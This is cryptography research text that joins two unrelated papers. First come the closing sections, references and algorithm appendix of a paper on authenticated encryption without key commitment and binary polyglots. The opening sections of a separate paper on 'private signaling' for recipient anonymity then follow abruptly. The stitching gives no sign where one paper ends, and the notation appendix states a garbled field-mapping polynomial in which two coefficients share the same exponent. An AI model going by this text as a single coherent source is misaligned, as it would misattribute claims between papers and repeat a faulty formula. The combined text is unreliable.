Theorem 3 (CommitKey$_{IV}\Pi$ AE Security)**.** *Let* $\mathbf{A}$ *be a nonce-respecting AE adversary against* CommitKey$_{IV}\Pi$ *making at most q queries with associated data, message, and ciphertext length at most ℓ. Let* $\mathbf{B}$ *be a PRF adversary and* $\mathbf{C}$ *an AE adversary against* Π*, then* $\mathbf{A}$*'s multi-key AE advantage with μ instances is*

$$\begin{aligned}\mu\text{-}\mathsf{AE}_{\mathsf{CommitKey}_{IV}\Pi}(\mathbf{A}) \leq & \mathsf{PRF}_{F_{com},F_{enc}}(\mathbf{B}) + \\ & (\mu \cdot q)\text{-}\mathsf{AE}_{\Pi}(\mathbf{C}),\end{aligned} \tag{26}$$

where $\mathbf{B}$ *makes at most q queries to each of its oracles, and* $\mathbf{C}$ *makes at most 1 query to each of its oracles with associated data, message, and ciphertext length at most ℓ.*

The full paper [ADG+20] shows how to use the bounds of Theorem 3.

Design rationale and alternatives. We require CommitKeyΠ to use $\kappa_0 \geq \kappa$ to keep a key hierarchy: the derived encryption keys (K_{enc}) are not longer than the main key. Similarly, we require $\kappa_0 \geq |K_{\text{com}}|$ and set K_{com} to be sufficiently long to make brute force collision and pre-image search unfeasible. The power-of-two choice $\kappa_0 = \kappa = c = 256$ seems adequate and convenient. However, it is also reasonable to settle with $c = 192$ or 160 to reduce the overhead of CommitKeyΠ encryption.

We point out that defining $F(K, L) = \texttt{H}(K \,\|\, L)$ with any NIST standard collision-resistant hash function `H`, with a sufficiently long digest, is an acceptable choice. This makes it is easy to choose a main key (K) of a desired length, and also to truncate the digests to c or κ bits, as needed. Note that it is implicitly assumed here that for this usage, `H` is invoked with equal-length arguments.

6 Related Work

Other possible techniques to generate polyglots include [Alb15, SBK+17, LP20, AAE+14, Alba]; these techniques are not generic to all file formats.

Hoang, Krovetz, and Rogaway introduce the concept of "robust AE" (RAE) [HKR15], formalizing one of the strongest types of security that an AE scheme can satisfy. We do not use the term robust in the sense of "robust AE."

Abdalla et al. [ABN10] initiate a provable-security treatment of robust encryption. Canetti et al. [CKVW10] consider "wrong-key detection", which is similar to robustness.

The OPAQUE protocol [JKX18] requires an AE scheme with random key robustness: robustness where the attacker may not choose the two keys under which it finds a collision. An early draft of an OPAQUE protocol RFC describes a way to fix GCM similar to what we propose [Kra19, Section 3.1.1], by appending a constant string to the plaintext. Subsequent drafts of the RFC remove mention of the fix.

Everspaugh et al. [EPRS17] discuss how to securely support key rotation without decryption in key management services via updatable AE; as part of their motivation, they discuss how Amazon and Google perform key rotation. To achieve ciphertext integrity while rekeying, they require the underlying symmetric encryption scheme to be *compactly robust*, where the adversary should not be able to find two keys and two ciphertexts with the same tag.

7 Conclusions

Section 2 demonstrates products and settings where key commitment naturally arises and a lack thereof violates expectations, resulting in attacks. We conclude that key commitment is an important property to consider for AE schemes.

We see that a lack of collision-resistance results in AE schemes' lack of key commitment; the fastest, widely de-

ployed AE schemes are often not collision resistant and are easy to exploit. Adversaries can choose encryption keys as they please, and our automated tools demonstrate how easy it is to generate binary polyglots with a wide variety of file formats.

We also conclude that it is easy to add key commitment via blackbox use of AE schemes. We note that, while the generic solution mainly relies on collision resistance of hash functions, the padding fix does rely on additional assumptions on its underlying primitives.

Acknowledgments

The authors would like to thank Daniel Bleichenbacher for highlighting the impact of binary polyglots, Jean-Philippe Aumasson, Maria Eichlseder and Marc Stevens for helping with crypto-polyglots, Joseph Jaeger and Stefano Tessaro for pointing out an oversight in the key commitment definition, and Peter Valchev and Christoph Kern for their helpful feedback.

This research was partly supported by: NSF-BSF Grant 2018640; The Israel Science Foundation (grant No. 3380/19); The BIU Center for Research in Applied Cryptography and Cyber Security, and the Center for Cyber Law and Policy at the University of Haifa, both in conjunction with the Israel National Cyber Bureau in the Prime Minister's Office.

Availability

The polyglot and GCM tools along with proof-of-concepts are available at https://github.com/corkami/mitra and https://github.com/kste/keycommitment.

References

[AA14] Ange Albertini and Jean-Philippe Aumasson. A binary magic trick, angecryption. *International Journal of Proof-of-Concept or GTFO*, 0x03:37–41, 2014. https://archive.org/details/pocorgtfo03.

[AAE+14] Ange Albertini, Jean-Philippe Aumasson, Maria Eichlseder, Florian Mendel, and Martin Schläffer. Malicious hashing: Eve's variant of sha-1. In *Selected Areas in Cryptography – SAC 2014*, pages 1–19, Cham, 2014. Springer International Publishing.

[ABL+14] Elena Andreeva, Andrey Bogdanov, Atul Luykx, Bart Mennink, Nicky Mouha, and Kan Yasuda. How to securely release unverified plaintext in authenticated encryption. In *ASIACRYPT (1)*, volume 8873 of *Lecture Notes in Computer Science*, pages 105–125. Springer, 2014.

[ABN10] Michel Abdalla, Mihir Bellare, and Gregory Neven. Robust encryption. In *TCC*, volume 5978 of *Lecture Notes in Computer Science*, pages 480–497. Springer, 2010.

[ADG+20] Ange Albertini, Thai Duong, Shay Gueron, Stefan Kölbl, Atul Luykx, and Sophie Schmieg. How to abuse and fix authenticated encryption without key commitment. Cryptology ePrint Archive, Report 2020/1456, 2020. https://ia.cr/2020/1456.

[Alba] Ange Albertini. Hash collisions and exploitations. Date Accessed: Oct. 13, 2020. https://github.com/corkami/collisions.

[Albb] Jim Albrecht. Introducing Subscribe with Google. Date Accessed: Oct 4, 2020. https://blog.google/outreach-initiatives/google-news-initiative/introducing-subscribe-google/.

[Alb15] Ange Albertini. Abusing file formats. *International Journal of Proof-of-Concept or GTFO*, 0x07:18–41, 2015. https://archive.org/details/pocorgtfo07.

[AWSa] AWS Encryption SDK. Date Accessed: Oct. 13, 2020. https://docs.aws.amazon.com/encryption-sdk/latest/developer-guide/introduction.html.

[awsb] AWS Key Management Service concepts - AWS Key Management Service. Date Accessed: Sep 1, 2020. https://docs.aws.amazon.com/kms/latest/developerguide/concepts.html.

[BCK96] Mihir Bellare, Ran Canetti, and Hugo Krawczyk. Keying hash functions for message authentication. In *CRYPTO*, volume 1109 of *Lecture Notes in Computer Science*, pages 1–15. Springer, 1996.

[BDPS12] Alexandra Boldyreva, Jean Paul Degabriele, Kenneth G. Paterson, and Martijn Stam. Security of symmetric encryption in the presence of ciphertext fragmentation. In *EUROCRYPT*, volume 7237 of *Lecture Notes in Computer Science*, pages 682–699. Springer, 2012.

[BDPS13] Alexandra Boldyreva, Jean Paul Degabriele, Kenneth G. Paterson, and Martijn Stam. On symmetric encryption with distinguishable decryption failures. In *FSE*, volume 8424 of *Lecture Notes in Computer Science*, pages 367–390. Springer, 2013.

[Bih94] Eli Biham. New types of cryptanalytic attacks using related keys. *J. Cryptol.*, 7(4):229–246, 1994.

[BMOS17] Guy Barwell, Daniel P. Martin, Elisabeth Oswald, and Martijn Stam. Authenticated encryption in the face of protocol and side channel leakage. In *ASIACRYPT (1)*, volume 10624 of *Lecture Notes in Computer Science*, pages 693–723. Springer, 2017.

[BN00] Mihir Bellare and Chanathip Namprempre. Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In *ASIACRYPT*, volume 1976 of *Lecture Notes in Computer Science*, pages 531–545. Springer, 2000.

[BN08] Mihir Bellare and Chanathip Namprempre. Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. *J. Cryptology*, 21(4):469–491, 2008.

[BT16] Mihir Bellare and Björn Tackmann. The multi-user security of authenticated encryption: AES-GCM in TLS 1.3. In *Advances in Cryptology - CRYPTO 2016 - 36th Annual International Cryptology Conference, August 14-18, 2016, Proceedings, Part I*, volume 9814 of *Lecture Notes in Computer Science*, pages 247–276. Springer, 2016.

[BZG20] Gabrielle Beck, Maximilian Zinkus, and Matthew Green. Automating the development of chosen ciphertext attacks. In *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 1821–1837. USENIX Association, 2020.

[CAE14] CAESAR: Competition for Authenticated Encryption: Security, Applicability, and Robustness, May 2014. http://competitions.cr.yp.to/caesar.html. Date Accessed: 14 Oct 2020.

[CKVW10] Ran Canetti, Yael Tauman Kalai, Mayank Varia, and Daniel Wichs. On symmetric encryption and point obfuscation. In *TCC*, volume 5978 of *Lecture Notes in Computer Science*, pages 52–71. Springer, 2010.

[Cry] CrystalOnScript. Protect your subscription content with client-side encryption. Date Accessed: Oct 4, 2020. https://amp.dev/documentation/guides-and-tutorials/develop/monetization/content_encryption/.

[DGRW18] Yevgeniy Dodis, Paul Grubbs, Thomas Ristenpart, and Joanne Woodage. Fast message franking: From invisible salamanders to encryptment. In *CRYPTO (1)*, volume 10991 of *Lecture Notes in Computer Science*, pages 155–186. Springer, 2018.

[DGRW19] Yevgeniy Dodis, Paul Grubbs, Thomas Ristenpart, and Joanne Woodage. Fast message franking: From invisible salamanders to encryptment. Cryptology ePrint Archive, Report 2019/016, 2019. https://eprint.iacr.org/2019/016.

[EPRS17] Adam Everspaugh, Kenneth G. Paterson, Thomas Ristenpart, and Samuel Scott. Key rotation for authenticated encryption. In *CRYPTO (3)*, volume 10403 of *Lecture Notes in Computer Science*, pages 98–129. Springer, 2017.

[fil] Just Solve the File Format Problem. Date Accessed: Oct 4, 2020. http://fileformats.archiveteam.org/.

[FIM20] Rintaro Fujita, Takanori Isobe, and Kazuhiko Minematsu. ACE in chains: How risky is CBC encryption of binary executable files? In *ACNS (1)*, volume 12146 of *Lecture Notes in Computer Science*, pages 187–207. Springer, 2020.

[FJP13] Pierre-Alain Fouque, Jérémy Jean, and Thomas Peyrin. Structural evaluation of AES and chosen-key distinguisher of 9-round AES-128. In *CRYPTO (1)*, volume 8042 of *Lecture Notes in Computer Science*, pages 183–203. Springer, 2013.

[FOR17] Pooya Farshim, Claudio Orlandi, and Răzvan Roşie. Security of symmetric primitives under incorrect usage of keys. *IACR Trans. Symmetric Cryptol.*, 2017(1):449–473, 2017.

[GLL19] Shay Gueron, Adam Langley, and Yehuda Lindell. AES-GCM-SIV: Nonce Misuse-Resistant Authenticated Encryption. RFC 8452, April 2019.

[GLR17a] Paul Grubbs, Jiahui Lu, and Thomas Ristenpart. Message franking via committing authenticated encryption. In *CRYPTO (3)*, volume 10403 of *Lecture Notes in Computer Science*, pages 66–97. Springer, 2017.

[GLR17b] Paul Grubbs, Jiahui Lu, and Thomas Ristenpart. Message franking via committing authenticated encryption. Cryptology ePrint Archive, Report 2017/664, 2017. https://eprint.iacr.org/2017/664.

[goo] Envelope encryption | Cloud KMS Documentation | Google Cloud. Date Accessed: Sep 1, 2020. https://cloud.google.com/kms/docs/envelope-encryption.

[HKR15] Viet Tung Hoang, Ted Krovetz, and Phillip Rogaway. Robust authenticated-encryption AEZ and the problem that it solves. In *EUROCRYPT (1)*, volume 9056 of *Lecture Notes in Computer Science*, pages 15–44. Springer, 2015.

[HRRV15] Viet Tung Hoang, Reza Reyhanitabar, Phillip Rogaway, and Damian Vizár. Online authenticated-encryption and its nonce-reuse misuse-resistance. In *CRYPTO (1)*, volume 9215 of *Lecture Notes in Computer Science*, pages 493–517. Springer, 2015.

[ISO09] Information technology — Security techniques — Authenticated encryption. Standard, International Organization for Standardization, Geneva, CH, February 2009.

[JKX18] Stanislaw Jarecki, Hugo Krawczyk, and Jiayu Xu. OPAQUE: an asymmetric PAKE protocol secure against pre-computation attacks. In *EUROCRYPT (3)*, volume 10822 of *Lecture Notes in Computer Science*, pages 456–486. Springer, 2018.

[JNP15] Jérémy Jean, Ivica Nikolić, and Thomas Peyrin. Deoxys v1.3. CAESAR submissions, 2015. http://competitions.cr.yp.to/round2/deoxysv13.pdf.

[KR07] Lars R. Knudsen and Vincent Rijmen. Known-key distinguishers for some block ciphers. In *ASIACRYPT*, volume 4833 of *Lecture Notes in Computer Science*, pages 315–324. Springer, 2007.

[KR14] Ted Krovetz and Phillip Rogaway. The OCB Authenticated-Encryption Algorithm. RFC 7253, May 2014.

[Kra19] Dr. Hugo Krawczyk. The OPAQUE Asymmetric PAKE Protocol. Internet-Draft draft-krawczyk-cfrg-opaque-03, Internet Engineering Task Force, 2019. Work in Progress.

[KY00] Jonathan Katz and Moti Yung. Unforgeable encryption and chosen ciphertext secure modes of operation. In *FSE*, volume 1978 of *Lecture Notes in Computer Science*, pages 284–299. Springer, 2000.

[LGR] Julia Len, Paul Grubbs, and Tom Ristenpart. Re: [Cfrg] Second RGLC on draft-irtf-cfrg-hpke. Date Accessed: Oct 4, 2020. https://mailarchive.ietf.org/arch/msg/cfrg/culAsRgMOvpPQcdvmXBrb8Muai8/.

[LGR21] Julia Len, Paul Grubbs, and Thomas Ristenpart. Partitioning oracle attacks. In *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, August 2021.

[LP20] Gaëtan Leurent and Thomas Peyrin. SHA-1 is a shambles: First chosen-prefix collision on SHA-1 and application to the PGP web of trust. In *USENIX Security Symposium*, pages 1839–1856. USENIX Association, 2020.

[nac] NaCl: Networking and Cryptography library. Date Accessed: Oct 4, 2020. https://nacl.cr.yp.to/, version 2016.03.15 of the index.html web page.

[nis] Lightweight Cryptography. https://csrc.nist.gov/projects/lightweight-cryptography. Date Accessed: 14 Oct 2020.

[NIS07a] NIST Special Publication 800-38C. Recommendation for Block Cipher Modes of Operation: the CCM Mode for Authentication and Confidentiality. National Institute of Standards and Technology, 2007.

[NIS07b] NIST Special Publication 800-38D. Recommendation for Block Cipher Modes of Operation: Galois/Counter Mode (GCM) and GMAC. National Institute of Standards and Technology, 2007.

[NIS16] NIST Special Publication 800-185. SHA-3 Derived Functions: cSHAKE, KMAC, TupleHash, and ParallelHash. National Institute of Standards and Technology, 2016.

[RBB03] Phillip Rogaway, Mihir Bellare, and John Black. OCB: A Block-Cipher Mode of Operation for Efficient Authenticated Encryption. *ACM Trans. Inf. Syst. Secur.*, 6(3):365–403, 2003.

[Res18] Eric Rescorla. The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446, August 2018.

[Rog04] Phillip Rogaway. Efficient Instantiations of Tweakable Blockciphers and Refinements to Modes OCB and PMAC. In *ASIACRYPT*, volume 3329 of *Lecture Notes in Computer Science*, pages 16–31. Springer, 2004.

[RS06] Phillip Rogaway and Thomas Shrimpton. Deterministic authenticated-encryption: A provable-security treatment of the key-wrap problem. *IACR Cryptology ePrint Archive*, 2006:221, 2006.

[RVV16] Reza Reyhanitabar, Serge Vaudenay, and Damian Vizár. Authenticated encryption with variable stretch. In *ASIACRYPT (1)*, volume 10031 of *Lecture Notes in Computer Science*, pages 396–425, 2016.

[Sas11] Yu Sasaki. Meet-in-the-middle preimage attacks on AES hashing modes and an application to whirlpool. In *FSE*, volume 6733 of *Lecture Notes in Computer Science*, pages 378–396. Springer, 2011.

[SBK+17] Marc Stevens, Elie Bursztein, Pierre Karpman, Ange Albertini, and Yarik Markov. The first collision for full SHA-1. In *CRYPTO (1)*, volume 10401 of *Lecture Notes in Computer Science*, pages 570–596. Springer, 2017.

[tin] GitHub - google/tink: Tink is a multi-language, cross-platform, open source library that provides cryptographic APIs that are secure, easy to use correctly, and hard(er) to misuse. Date Accessed: Oct 4, 2020. https://github.com/google/tink.

[Tri] Alex Tribble. Improved client-side encryption: Explicit KeyIds and key commitment. Date Accessed: Oct. 13, 2020. https://docs.aws.amazon.com/encryption-sdk/latest/developer-guide/introduction.html.

[Vau02] Serge Vaudenay. Security flaws induced by CBC padding - applications to ssl, ipsec, WTLS ... In *EUROCRYPT*, volume 2332 of *Lecture Notes in Computer Science*, pages 534–546. Springer, 2002.

A Notation

Let ε denote the empty string, and let 0^n denote the n-bit string consisting of only zeros. Given a block size n, the function $\mathsf{len}_n(X)$ represents the length of X modulo 2^n as an n-bit string, and $X0^{*n}$ is X padded on the right with 0-bits to get a string of length a multiple of n. If $X \in \{0,1\}^*$, then $|X|_n = \lceil |X|/n \rceil$ is X's length in n-bit blocks. The operation

$$X[1]X[2]\cdots X[x] \xleftarrow{n} X \tag{27}$$

denotes splitting X into substrings such that $|X[i]| = n$ for $i = 1,\ldots,x-1$, $0 < |X[x]| \le n$, and $X[1]\|X[2]\|\cdots\|X[x] = X$.

The set of n-bit strings is also viewed as the finite field $GF(2^n)$, by mapping $a_{n-1}\ldots a_1a_0$ to the polynomial $a(\mathrm{x}) = a_{n-1} + a_{n-2}\mathrm{x} + \cdots + a_1\mathrm{x}^{n-1} + a_0\mathrm{x}^{n-1} \in GF(2)[\mathrm{x}]$, and fixing an irreducible polynomial which defines multiplication in the field. For $n = 128$, the irreducible polynomial is $1 + \mathrm{x} + \mathrm{x}^2 + \mathrm{x}^7 + \mathrm{x}^{128}$, the one used for GCM.

The function $\mathsf{int}(Y)$ maps the j-bit string $Y = a_{j-1}\ldots a_1a_0$ to the integer $i = a_{j-1}2^{j-1} + \cdots + a_12 + a_0$, and $\mathsf{str}_j(i)$ maps the integer $i = a_{j-1}2^{j-1} + \cdots + a_12 + a_0 < 2^j$ to the j-bit string $a_{j-1}\ldots a_1a_0$. Let $\mathsf{inc}_m(X)$ denote the function which adds one modulo 2^m to X when viewed as an integer:

$$\mathsf{inc}_m(X) := \mathsf{str}_m(\mathsf{int}(X) + 1 \bmod 2^m).$$

Define $\mathsf{msb}_j(X)$ to be the function that returns the j most significant bits of X, and $\mathsf{lsb}_j(X)$ the j least significant bits.

The expression $a \stackrel{?}{=} b$ evaluates to $\top$ if a equals b, and $\bot$ otherwise.

For a keyed function defined on a domain $\mathsf{K} \times \mathsf{X}$, we write $F(K,X)$ and $F_K(X)$ interchangeably. If the function has three or more inputs, $\mathsf{K} \times \mathsf{N} \times \mathsf{X}$, then the second input can be written as a superscript, $F(K,N,X) = F_K^N(X)$. If $E : \{0,1\}^n \to \{0,1\}^m$ is a function, then the notation

$$F \leftarrow E(C \,\|\, \cdot) \tag{28}$$

defines F to be the function from $\{0,1\}^{n-|C|}$ to $\{0,1\}^m$ which maps an element $X \in \{0,1\}^{n-|C|}$ to $E(C \,\|\, X)$.

B Type I, II, and III CommitKeyΠ Encryption

Algorithm 4: $\mathsf{CommitKey}_I\Pi^{\mathsf{Enc}}(K,N,A,M)$

Input: $K \in \{0,1\}^{\kappa_0}$, $N \in \mathsf{N}$, $A \in \mathsf{A}$, $M \in \mathsf{M}$
Output: $C \in \mathsf{C}$, $K_{\text{com}} \in \{0,1\}^c$

$K_{\text{enc}} \leftarrow F_{\text{enc}}(K)$
$K_{\text{com}} \leftarrow F_{\text{com}}(K)$
$C \leftarrow \mathsf{Enc}(K_{\text{enc}},N,A,M)$
return (C,K_{com})

Algorithm 5: $\mathsf{CommitKey}_{II}\Pi^{\mathsf{Enc}}(K,N_1,N,A,M)$

Input: $K \in \{0,1\}^{\kappa_0}$, $N_1 \in \{0,1\}^{\nu_1}$, $N \in \mathsf{N}$, $A \in \mathsf{A}$, $M \in \mathsf{M}$
Output: $C \in \mathsf{C}$, $K_{\text{com}} \in \{0,1\}^c$

$K_{\text{enc}} \leftarrow F_{\text{enc}}(K,N_1)$
$K_{\text{com}} \leftarrow F_{\text{com}}(K)$
$C \leftarrow \mathsf{Enc}(K_{\text{enc}},N,A,M)$
return (C,K_{com})

Algorithm 6: $\mathsf{CommitKey}_{III}\Pi^{\mathsf{Enc}}(K,N_1,N,A,M)$

Input: $K \in \{0,1\}^{\kappa_0}$, $N_1 \in \{0,1\}^{\nu_1}$, $N \in \mathsf{N}$, $A \in \mathsf{A}$, $M \in \mathsf{M}$
Output: $C \in \mathsf{C}$, $K_{\text{com}} \in \{0,1\}^c$

$K_{\text{enc}} \leftarrow F_{\text{enc}}(K)$
$K_{\text{com}} \leftarrow F_{\text{com}}(K,N_1)$
$C \leftarrow \mathsf{Enc}(K_{\text{enc}},N,A,M)$
return (C,K_{com})

Private Signaling

Varun Madathil*
North Carolina State University

Alessandra Scafuro
North Carolina State University

István András Seres
Eötvös Loránd University

Omer Shlomovits
ZenGo X

Denis Varlakov
ZenGo X

Abstract

We introduce the problem of *private signaling*. In this problem, a sender posts a message on a certain location of a public bulletin board, and then posts a signal that allows only the intended recipient (and no one else) to learn that it is the recipient of the message posted at that location. Besides privacy, two *efficiency* requirements must be met. First, the sender and recipient do not participate in any out-of-band communication. Second, the overhead of the recipient must be (much) better than scanning the entire board.

Existing techniques, such as server-aided fuzzy message detection (Beck et al., CCS'21), could be employed to solve the private signaling problem. However, this solution leads to a trade-off between privacy and efficiency, where the complexity of the recipient grows with the required privacy. Specifically, this would require a scan of the entire board to obtain full privacy for the recipient.

In this work, we present a server-aided solution to the private signaling problem that guarantees full privacy for all recipients while requiring only *constant* amount of work for both the recipient and the sender.

Specifically, we provide three contributions: First, we provide a formal definition of private signaling in the Universal Composability (UC) framework and show that it captures several real-world settings where recipient anonymity is desired. Second, we present two server-aided protocols that UC-realize our definitions: one using a single server equipped with a trusted execution environment, and one based on two servers that employ garbled circuits. Third, we provide an *open-source* implementation of both of our protocols, evaluate their performance, and identify for which sets of parameters they can be practical.

1 Introduction

Problem Statement. We focus on the problem of *recipient anonymity*. In its abstraction, there are M recipients $R_1,\ldots,R_M$ publicly identified by their public keys $pk_1,\ldots,pk_M$. There is a public venue such as a bulletin board that collects messages $(m_1,m_2,m_3,\ldots)$ from senders and are intended for recipients. The sender who posted message m_j on the board, will also post an auxiliary information c that signals the intended recipient, say R_i, that there is a message for them at a location j of the board. The problem is: how can this sender craft a signal c so that by looking at c, *no one*, except R_i, can detect who the intended recipient is for m_j, with the sender having no communication or prior shared state with R_i?

This abstraction captures various concrete problems such as anonymous messaging [10] and stealth payments [12]. We describe these specific applications in greater length in Sec 2.1. For the remainder of the introduction, we will focus on the general abstraction above.

Private Signaling: the Naive Inefficient Approach. A straightforward (though inefficient) solution for the private signaling problem would be as follows. The sender who intends to communicate that a message is located at loc to R_i can simply encrypt loc with the public key pk_i using a *key-private* CPA-secure encryption scheme [1] and then only post the ciphertext c on the board. In this case, the signal is the ciphertext itself. Then, each recipient can periodically download all ciphertexts posted on the board, attempt to decrypt each ciphertext to detect where the messages for the recipient are. Thanks to the key-privacy property of the encryption scheme, this solution gives *full* privacy to each recipient, since by looking at the ciphertext, every public key is equally likely to unlock it. Here full means that the anonymity set constitutes the entire set of (honest) recipients. Furthermore, this solution has no overhead on the sender, who simply performs one encryption per signal. However, full privacy comes with a high cost for each recipient since it needs to scan the *entire board* to detect the signal. In this work, we are interested in reducing the communication and computational complexity

*Alessandra Scafuro and Varun Madathil are supported by NSF grants #1718074,#1764025

[1] Key-private means that by looking at the ciphertext, no one can distinguish which public key was used for encrypting the message [6].

of the recipient.

Efficient Private Signaling: the Need for a Server. Can we do better than a linear scan of the board? First, note that without any external help, such as a server dedicated to filtering messages for each recipient, a recipient must read the entire list of, say N, signals to "see" which one is intended for them. Note that this is true regardless of the anonymity guarantees. Hence, a serverless solution would lead to complexity $O(N)$ for each recipient. Alternatively, one can trade the search time with the signal size. Namely, search complexity can be lowered to $O(\log N)$ per message for the recipient if the size of the signal grows with the total number of possible recipients, that is, $O(M)$, which can be still very inefficient for even moderate M (we describe this in the full version [20]).

Thus, for any non-trivial improvement of the complexity cost for the recipient, we need to use an external server to help with the filtering. In a very recent work [5] Beck et al. introduced the concept of Fuzzy Message Detection (FMD), a new cryptographic primitive that allows a third party to perform coarse filtering of messages for each recipient. Coarse means that, for each recipient R_i, the server will detect ciphertexts and maintain a *list* of ciphertexts that *could* be intended for R_i. This list includes a certain fraction p_i of false positive—hence fuzzy detection. The higher the rate p_i of false positive for R_i, the longer the list of ciphertexts detected for R_i, and the higher the anonymity set for R_i. This approach, however, presents major drawbacks for the recipient. First, the work done by the recipient grows proportionally to the amount of anonymity it desires. Specifically, the work done by recipient R_i is $O(p_i \cdot N)$, which translates into $O(1 \cdot N)$ work if the highest privacy is required. Second, even if a recipient R_i chooses the highest false positive rate $p_i = 1$, this would still not guarantee R_i to have full privacy (recall, full privacy means that a signal can be associated to every (honest) recipient with the same probability) if other honest recipients have chosen smaller error rates.

A natural question arises: is there a solution for the private signaling problem that achieves *full* anonymity in the presence of untrusted servers and has only *constant* complexity for the recipient?

1.1 Our contribution

We answer affirmatively to the question above. We provide three contributions:

1. **Formalization of the Private Signaling Problem.** We introduce the *private signaling problem* and provide a formal definition in the Universal Composability Framework [9]. Thus, we define an ideal functionality $\mathcal{F}_{\mathsf{privSignal}}$ that captures the correctness and privacy guarantees that we expect from a private signaling system. Previous work on related problems either did not provide any formal definition [17, 22, 32], or provide much weaker security guarantees [5]. We elaborate in Sec 5.
2. **Protocols for private signaling with constant recipient overhead and *provable* UC-security.** The focus of this work is to *minimize the costs* for the recipients and senders. We provide two protocols that UC-realize the ideal functionality $\mathcal{F}_{\mathsf{privSignal}}$ where a sender only needs to perform one (or two) encryptions to compute a signal, and a recipient does not need to perform any scan, and will just perform a number of decryptions that matches the number of received signals. We provide two protocols: one based on garbled circuits that requires two servers, and one leveraging on a Trusted Execution Environment (TEE) which requires a single server only (our approach is explained in Sec. 3).
3. **Open-source Implementations.** We implement both our protocols and measure their efficiency. We compare our performances with related work (we elaborate in Sec. 9).

2 Background for Private Signaling

2.1 Applications of Private Signaling

Private signaling is a powerful abstraction since many real-world applications can be seen as a special case of it. In the following, we highlight two prominent and timely problems that can be cast as private signaling problems and consequently solved with our proposed solutions.

Stealth addresses and payments. In cryptocurrencies (especially account-based ones [31]) it is common to use static, public identities or addresses. However, sending recurrent payments (e.g., salaries, donations, other regular purchases) to a static address that is publicly linked to an entity is harmful to both sender and recipient anonymity. To avert this issue, senders can generate so-called stealth addresses for their recipients [12]. More specifically, given a recipient's public address, the sender can non-interactively generate new "stealth" addresses for the intended recipient that is unlinkable to the recipient's static, public address [26]. Stealth addresses can only be redeemed by the true recipients. However, the difficulty is that recipients lack an efficient way to detect which stealth address belongs to them and are redeemable by them. Current implementations of stealth address payment systems apply the simple linear scan of the board as described earlier.[2] Private signaling can be seen as a solution to alleviate the computation complexity of the recipient. More specifically, with private signaling, a sender first creates a transaction with a stealth address of recipient R_i and posts it to the board. Once the transaction is confirmed and the location of the transaction is known on the board, the sender sends a *private signal* to the server, who obliviously stores it. Now a recipient only needs to ask the server for its list of signals so it can identify its stealth address transactions directly.

[2] See: Umbra Cash (https://app.umbra.cash)

Anonymous messaging. Modern private messaging applications are mostly focused on providing and improving sender anonymity [10, 21], e.g., Signal's sealed sender functionality. In anonymous messaging applications, senders post their messages to one (or more) untrusted store-and-forward server(s) [30] or to a shared public bulletin board, as in Riposte [10], where the servers need to maintain the board. Private signaling easily captures this problem in the following way: A sender first posts encrypted messages on a public board. The sender then sends the locations of these messages to the server in a privacy-preserving way, such that only the recipient can retrieve the locations from the servers at a later point in time. Once the recipient has these locations it can simply decrypt the corresponding messages from the board to get their messages. Thus anonymous messaging can be seen as special case of private signaling. Moreover, using our techniques, it is guaranteed that a recipient can retrieve its messages quickly and one can have arbitrary sized messages that can be stored on the public board.

2.2 Related and Concurrent Work

The closest work to ours is Fuzzy Message Detection by Beck et al [5]. Subsequently to our work, the definition of Oblivious Message Retrieval was introduced by Liu et al [19]. In this section we describe these works. A comparison in terms of asymptotic efficiency in provided in Table 1 and concrete efficiency in Table 4.

Fuzzy Message Detection (FMD) [5] Fuzzy message detection is a primitive that allows a server to do outsourced message detection. The recipient of a message provides the server with a "fuzzy" detection key that identifies the relevant ciphertexts as well non-matching flag ciphertexts with some false positive rate. This false positive rate is set by the recipient of the messages. The untrusted server that performs the fuzzy detection, must be unable to distinguish between a correct detection result and a false-positive.

Privacy. The privacy guaranteed by FMD is k-anonymity, which suffers of known attacks ([18] [28] show how the untrusted server can break recipient unlinkability and relationship anonymity). In this work, we aim at the strongest privacy guarantee, where each recipient has an anonymity set that is as large as the total number of honest recipients and senders (see Sec 5 to for details on our definition).

Efficiency. In FMD, the senders need to compute γ (a constant of the order 10) number of encryptions and send them to the server. If N is the total number of messages that were sent to the server, each recipient will receive ρN messages where ρ is a false positive rate. The recipient then would need to do γ decryptions on each of these messages to test if the message is actually for them or if it's a false positive. Note that recipients determine ρ in FMD and can therefore *trade-off privacy for efficiency*. By setting ρ to be a small value, the number of decryptions done by the recipient will also reduce. In this work instead we aim to minimize the work of the sender and the receiver. As we shall see in Sec 6 and 7 and as depicted in Table 1, in our protocol the sender only sends one (or two) encryptions, and the recipient needs to decrypt exactly the number of signals it receives.

Assumptions and Threat-model. FMD relies on a single untrusted server only. Instead, in this work we rely either on two non-colluding servers, or on the trusted execution environment (TEE) [11, 24]. In FMD, security is provided via game-based proofs in presence of a semi-honest server. In contrast, in this work we define an ideal functionality for private signaling in the UC-model and consider either two semi-honest server or a malicious server equipped with TEE.

Oblivious Message Retrieval (OMR) [19] OMR is a recent work by Liu et al. that appeared subsequently to our work. OMR is another primitive that allows the recipient to provide a detection key to an untrusted server so that they can receive pertinent private messages that are posted to a public board. Their aim is to not only detect messages but also to retrieve the messages from the server. They present two protocols OMR2 and OMR3, based on fully homomorphic encryption (FHE). In their protocols, a sender encrypts the message under the receiver's public key and post it to a board. A recipient requests its messages from a server by sending a detection (FHE key) along with a bound on the number of messages it may receive. The server then rencrypts each ciphertext on the board under this new FHE key such that it either decrypts to the message if it corresponds to the recipient or to zero otherwise. Finally, the encryptions are cleverly compacted so that the recipient does not have to do decryptions linear in the number of total messages on the board.

Efficiency. OMR2 requires the receiver to do $O(N)$ decryptions, where N is the total number of messages on the board. OMR3 on the other hand, is optimized with compact detection but still requires $O(\mathsf{poly}\log(N))$ computation for the recipient. In contrast, in our protocol recipients will only need to perform decryptions equal to the number of messages they receive on the board. In both OMR2 and OMR3, the detection cost for the servers grows with N, whereas in our protocols, the detection cost grows with M, which is the number of recipients that are served by that server.

Assumptions and Threat-model. As in the case of FMD [5], both OMR2 and OMR3 rely only on a single untrusted server, whereas we make stronger assumptions as described above. In OMR, the authors present game-based proofs against a semi-honest adversary, whereas we present UC proofs.

